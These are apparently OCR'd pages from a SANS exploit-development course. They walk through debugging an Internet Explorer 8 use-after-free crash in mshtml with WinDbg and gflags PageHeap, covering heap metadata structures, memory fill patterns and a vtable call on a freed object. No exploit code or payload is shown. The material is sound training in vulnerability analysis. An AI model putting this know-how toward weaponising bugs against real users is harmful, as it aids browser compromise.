
SANS SEC760 | Advanced Exploit Development for Penetration Testers 85

From Inside WinDbg

When running IE 8 inside of WinDbg and triggering the bug, we get the following results:

```
(c14.bd0):Access violation-code c0000005(first chance)
First chance exceptions are reported before any exception handling. This
exception may be expected and handled.
eax=6cada5d4 ebx=03113188 ecx=004bfe48 edx=144b8b08 esi=022cee70
edi=00000000 eip=144b8b08 esp=022cee40 ebp=022cee5c iopl=0 nv up ei pl zr
na pe nc cs=001b  ss=0023 ds=0023 es=0023 fs=003b gs=0000 efl=00010246
144b8b08 ??                ???
```

EIP is pointing to memory that is most likely unmapped. So where did this come from?




GFlags – Global Flags Editor

- Per Microsoft, "GFlags (the Global Flags Editor), gflags.exe, enables and disables advanced debugging, diagnostic, and troubleshooting features."
  - https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags
  - gflags.exe
  - PageHeap – GFlags option to insert metadata prior to the header of each allocation - +hpa and -hpa
  - User mode stack trace – GFlags option to record the stack trace during allocation and free - +ust and -ust

GFlags – Global Flags Editor

The GFlags tool comes with Debugging Tools for Windows. Per Microsoft, "GFlags (the Global Flags Editor), gflags.exe, enables and disables advanced debugging, diagnostic, and troubleshooting features." More information can be found at https://docs.microsoft.com/en-us/windows-hardware/drivers/debugger/gflags.

Two of the main features of GFlags that we will be using are PageHeap and user mode stack tracing. PageHeap inserts metadata in front of heap allocations with relevant information recorded during the allocation or free. It can also be used in full mode, which will put each allocation onto its own page in memory, along with guard pages to record any access violations. User mode stack tracing records the stack trace during allocation and is free to aid in finding the culprit causing any corruption or error.



Enabling GFlags Options

- We want to enable PageHeap for Internet Explorer
  - The option we will use is for normal PageHeap
  - You may try Full PageHeap as well; however, the results may differ as the bug will likely be caught at a different point in time, yielding a different outcome
  - There are quite a number of ways to turn PageHeap on and off, as well as stack tracing

```
C:\Program…\Windows…\x86>gflags /p /enable iexplore.exe
path: SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Image File Execution Options
    iexplore.exe: page heap enabled
```

Enabling GFlags Options

We want to enable PageHeap so that we can get information during the crash. There are several ways to do this and many different versions of Gflags.exe, each with different command switches. For example, when we use the "/i" option, placing a + sign in front of hpa or ust will turn the settings on, and when placing a – sign in front, we turn those options off. Windows SDK/WDK with debugging tools for 8.1 does not result in the same PageHeap result at the time of this writing.

- +ust enables stack tracing
- +hpa enables PageHeap


We will go with the easiest option for now. You will want to enter the following in a command shell:

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /p /enable
iexplore.exe
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution
Options
    iexplore.exe: page heap enabled
```

You may choose to try `Full PageHeap` as well; however, your results may differ as the bug may be detected at a different point in time and not yield the same expected output. To try Full PageHeap, you would add the "`/full`" line on the end of the gflags command. The result would give you a "`full traces`" output as shown below:

```
C:\Program Files\Windows Kits\8.0\Debuggers\x86>gflags /p
path: SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options
   iexplore.exe: page heap enabled with flags (full traces )
```

You may also choose to enable user mode stack tracing. To enable this, run the command "gflags /i iexplore.exe +ust" and then run "gflags /i iexplore.exe –ust" to turn it off.



GFlags Behavior (1)

- Normal heap metadata is 8 bytes
- A sampling of this structure is below


```
ntdll!_HEAP_ENTRY
   +0x000 Size                : Uint2B
   +0x002 Flags               : UChar
   +0x003 SmallTagIndex       : UChar
   +0x000 SubSegmentCode      : Ptr32 Void
   +0x004 PreviousSize        : Uint2B
   +0x006 SegmentOffset       : UChar
   +0x006 LFHFlags            : UChar
   +0x007 UnusedBytes         : UChar
```

Header Data 8-bytes
Data | Variable-Size

GFlags Behavior (1)

In normal heap data allocations, each chunk, or block, receives 8 bytes of metadata. To view this structure, you can use WinDbg's "dt" command against the name _HEAP_ENTRY. The following is the dumped structure from a Windows 7 system:

```
ntdll!_HEAP_ENTRY
   +0x000 Size              : Uint2B
   +0x002 Flags             : UChar
   +0x003 SmallTagIndex     : UChar
   +0x000 SubSegmentCode    : Ptr32 Void
   +0x004 PreviousSize      : Uint2B
   +0x006 SegmentOffset     : UChar
   +0x006 LFHFlags          : UChar
   +0x007 UnusedBytes       : UChar
   +0x000 FunctionIndex     : Uint2B
   +0x002 ContextValue      : Uint2B
   +0x000 InterceptorValue : Uint4B
   +0x004 UnusedBytesLength : Uint2B
   +0x006 EntryOffset       : UChar
   +0x007 ExtendedBlockSignature : UChar
   +0x000 Code1             : Uint4B
   +0x004 Code2             : Uint2B
   +0x006 Code3             : UChar
   +0x007 Code4             : UChar
   +0x000 AgregateCode      : Uint8B
```



GFlags Behavior (2)

- PageHeap adds 32 bytes of metadata in between normal heap metadata and data, and suffix padding


```
ntdll!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp       : Uint4B
   +0x004 Heap             : Ptr32 Void
   +0x008 RequestedSize    : Uint4B
   +0x00c ActualSize       : Uint4B
   +0x010 FreeQueue        : _LIST_ENTRY
   +0x010 FreePushList     : _SINGLE_LIST_ENTRY
   +0x010 TraceIndex       : Uint2B
   +0x018 StackTrace       : Ptr32 Void
   +0x01c EndStamp         : Uint4B
```

Header Data 8-bytes	PageHeap 32-bytes	Data | Variable-Size	Suffix Pad

GFlags Behavior (2)

When we enable PageHeap, 32 bytes of additional metadata is added in between normal header data and the data itself. This additional metadata includes start and stop stamps, heap information, the requested size and actual size, FreeList information, and the stack trace during the allocation or free. Also, included as a suffix is additional padding to see if an overrun occurred.

```
ntdll!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp       : Uint4B
   +0x004 Heap             : Ptr32 Void
   +0x008 RequestedSize    : Uint4B
   +0x00c ActualSize       : Uint4B
   +0x010 FreeQueue        : _LIST_ENTRY
   +0x010 FreePushList     : _SINGLE_LIST_ENTRY
   +0x010 TraceIndex       : Uint2B
   +0x018 StackTrace       : Ptr32 Void
   +0x01c EndStamp         : Uint4B
```



GFlags Behavior (3)


- Example of this structure against an allocation
- We must subtract 0x20 from the chunk/block address to get to the DPH metadata

```
0:005> dt _dph_block_information ecx-20
ntdll!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp       : 0xabcdaaa9
   +0x004 Heap             : 0x80051000 Void
   +0x008 RequestedSize    : 0x38
   +0x00c ActualSize       : 0x60
   +0x010 FreeQueue        : LIST_ENTRY[0x2-0x1660b00 ]
   +0x010 FreePushList     : _SINGLE_LIST_ENTRY
   +0x010 TraceIndex       : 2
   +0x018 StackTrace       : 0x00311a84 Void
   +0x01c EndStamp         : 0xdcbaaaa9
```

GFlags Behavior (3)

The following is an example of the PageHeap structure against an allocation that is now freed. In order to see the metadata properly, we must subtract 0x20 (32 bytes) from the chunk/block address.

```
0:005> dt _dph_block_information ecx-20
ntdll!_DPH_BLOCK_INFORMATION
   +0x000 StartStamp                : 0xabcdaaa9  #This pattern will differ
depending on whether normal or full PageHeap is enabled. It may show as
0xabcdbbb9.
   +0x004 Heap                      : 0x80051000 Void
   +0x008 RequestedSize             : 0x38
   +0x00c ActualSize                : 0x60
   +0x010 FreeQueue                 : LIST_ENTRY[0x2-0x1660b00 ]
   +0x010 FreePushList              : _SINGLE_LIST_ENTRY
   +0x010 TraceIndex                : 2
   +0x018 StackTrace                : 0x00311a84 Void
   +0x01c EndStamp                  : 0xdcbaaaa9
```



GFlags Patterns


- GFlags uses special patterns and stamps with PageHeap to indicate allocated or freed blocks of memory, as well as padding values to determine violations
  - StartStamp of block in use: abcdaaaa or abcdbbbb
  - StopStamp of block in use: dcbaaaaa or dcbabbbb
  - StartStamp of free block: abcdaaa9 or abcdbbb9
  - StopStamp of free block: dcbaaaa9 or dcbabbb9
  - Allocated memory pattern: d0d0d0d0
  - Freed memory pattern: f0f0f0f0
  - Suffix padding: a0a0a0a0

GFlags Patterns

Aside from a special header to record information about an allocation, GFlags also includes various stamps and patterns. The following is a listing of these patterns:

- StartStamp of block in use: abcdaaaa or abcdbbbb
- StopStamp of block in use: dcbaaaaa or dcbabbbb
- StartStamp of free block: abcdaaa9 or abcdbbb9
- StopStamp of free block: dcbaaaa9 or dcbabbb9
- Allocated memory pattern: d0d0d0d0
- Freed memory pattern: f0f0f0f0
- Suffix padding: a0a0a0a0

Other patterns may exist as well, depending on settings made, such as that with read and write access violations. The difference between the use of the “aaaa” or “bbbb” pattern for a block in use, for example, is whether or not normal page heap or full page heap is being used.



From Inside WinDbg with GFlags Enabled

- EAX holds f0f0f0f0, and EIP has an odd address
- We see that a pointer stored at EAX+70h was supposed to be loaded into EDX

```
(e70.3a8):Access violation-code c0000005 (first chance)
First chance exceptions are reported before any
exception handling. This exception may be expected and
handled.
eax=f0f0f0f0 ebx=06358e48 ecx=0163fbb0 edx=00000000
esi=0365ee80 edi=00000000 eip=6a95c522 esp=0365ee54
ebp=0365ee6c iopl=0 nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
mshtml!CElement::Doc+0x2:
6a95c522 8b5070 mov edx,dword ptr [eax+70h]
ds:0023:f0f0f160=????????
```

SANS


SEC760 | Advanced Exploit Development for Penetration Testers 93

From Inside WinDbg with GFlags Enabled

When we run the trigger file again from inside WinDbg with the GFlags options enabled, we get the following results:

```
(e70.3a8):Access violation-code c0000005 (first chance)
First chance exceptions are reported before any exception handling. This
exception may be expected and handled.
eax=f0f0f0f0 ebx=06358e48 ecx=0163fbb0 edx=00000000 esi=0365ee80
edi=00000000 eip=6a95c522 esp=0365ee54 ebp=0365ee6c iopl=0 nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
mshtml!CElement::Doc+0x2:
6a95c522 8b5070 mov edx,dword ptr [eax+70h] ds:0023:f0f0f160=????????
```

EAX holds the value f0f0f0f0, and EIP has the address 6a95c522, which is not normal. We can also see mshtml!CElement listed, as well as an attempt to load a pointer at EAX+70h into the EDX register. Since EAX is pointing to f0f0f0f0, we know this will fail. Let's take a look at the address where this instruction resides.



Crash Instruction

- Let’s disassemble the function where the crash occurred:

```
0:005> uf mshtml!CElement::Doc+0x2
mshtml!CElement::Doc:
6a95c520 8b01         mov     eax,dword ptr [ecx]
6a95c522 8b5070       mov     edx,dword ptr [eax+70h]
6a95c525 ffd2         call    edx
6a95c527 8b400c       mov     eax,dword ptr [eax+0Ch]
6a95c52a c3           ret
```


- Looks like a C++ Virtual Function Table (vtable)
- For our purposes, vftable and vtable are the same

Crash Instruction

Let’s take a look at the function where the crash occurred. We were given this information during the crash.

```
0:005> uf mshtml!CElement::Doc+0x2
mshtml!CElement::Doc:
6a95c520 8b01            mov     eax,dword ptr [ecx]          #Load the vptr
from the object into EAX
6a95c522 8b5070          mov     edx,dword ptr [eax+70h]      #Load an offset
in the vtable into EDX
6a95c525 ffd2            call     edx
            #Call the virtual function
6a95c527 8b400c          mov     eax,dword ptr [eax+0Ch]
6a95c52a c3              ret
```

This looks like standard C++ Virtual Function Table (vtable/vftable) behavior.



Analyzing the Object

- Let's look at information about the object involved in the crash


```
0:005> !heap -p -a ecx
address 013f83d0 found in
_HEAP @ 13c0000
 HEAP_ENTRY Size Prev Flags UserPtr   UserSize  state
 013f83a8   000e 0000 [00]  013f83d0  00038     (free)
 72d3a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
 72d390d3 verifier!AVrfDebugPageHeapFree+0x000000e3
 77845674 ntdll!RtlDebugFreeHeap+0x0000002f
 77807aca ntdll!RtlpFreeHeap+0x0000005d
 777d2d68 ntdll!RtlFreeHeap+0x00000142
 76caf1ac kernel32!HeapFree+0x00000014
 6a7eba88 mshtml!CGenericElement::`scalar deleting
destructor'+0x0000003d
```

Analyzing the Object

The "!heap –p –a ecx" command will show us detailed information about the heap block we pass as an argument.

```
0:005> !heap -p -a ecx
address 013f83d0 found in
_HEAP @ 13c0000
 HEAP_ENTRY Size Prev Flags UserPtr   UserSize  state
 013f83a8   000e 0000 [00]  013f83d0  00038     (free)
 72d3a7d6 verifier!AVrfpDphNormalHeapFree+0x000000b6
 72d390d3 verifier!AVrfDebugPageHeapFree+0x000000e3
 77845674 ntdll!RtlDebugFreeHeap+0x0000002f
 77807aca ntdll!RtlpFreeHeap+0x0000005d
 777d2d68 ntdll!RtlFreeHeap+0x00000142
 76caf1ac kernel32!HeapFree+0x00000014
 6a7eba88 mshtml!CGenericElement::`scalar deleting destructor'+0x0000003d
```

We can see that a destructor was called to free the object.



Stack Trace of Object

- Let's use the "kv" command to look at the stack trace during the crash

```
0:005> kv
ChildEBP (Truncated for space….)
034fef08 mshtml!CElement::Doc+0x2 (FPO: [0,0,0])
034fef24 mshtml!CTreeNode::ComputeFormats+0xba
034ff1d0 mshtml!CTreeNode::ComputeFormatsHelper+0x44
034ff1e0 mshtml!CTreeNode:GetFancyFormatIndexHelper
034ff1f0 mshtml!CTreeNode::GetFancyFormatHelper+0xf
034ff200 mshtml!CTreeNode::GetFancyFormat+0x35
034ff20c mshtml!ISpanQualifier::GetFancyFormat+0x5a
```

- Looks like a classic Use-After-Free vulnerability where a freed object is getting referenced

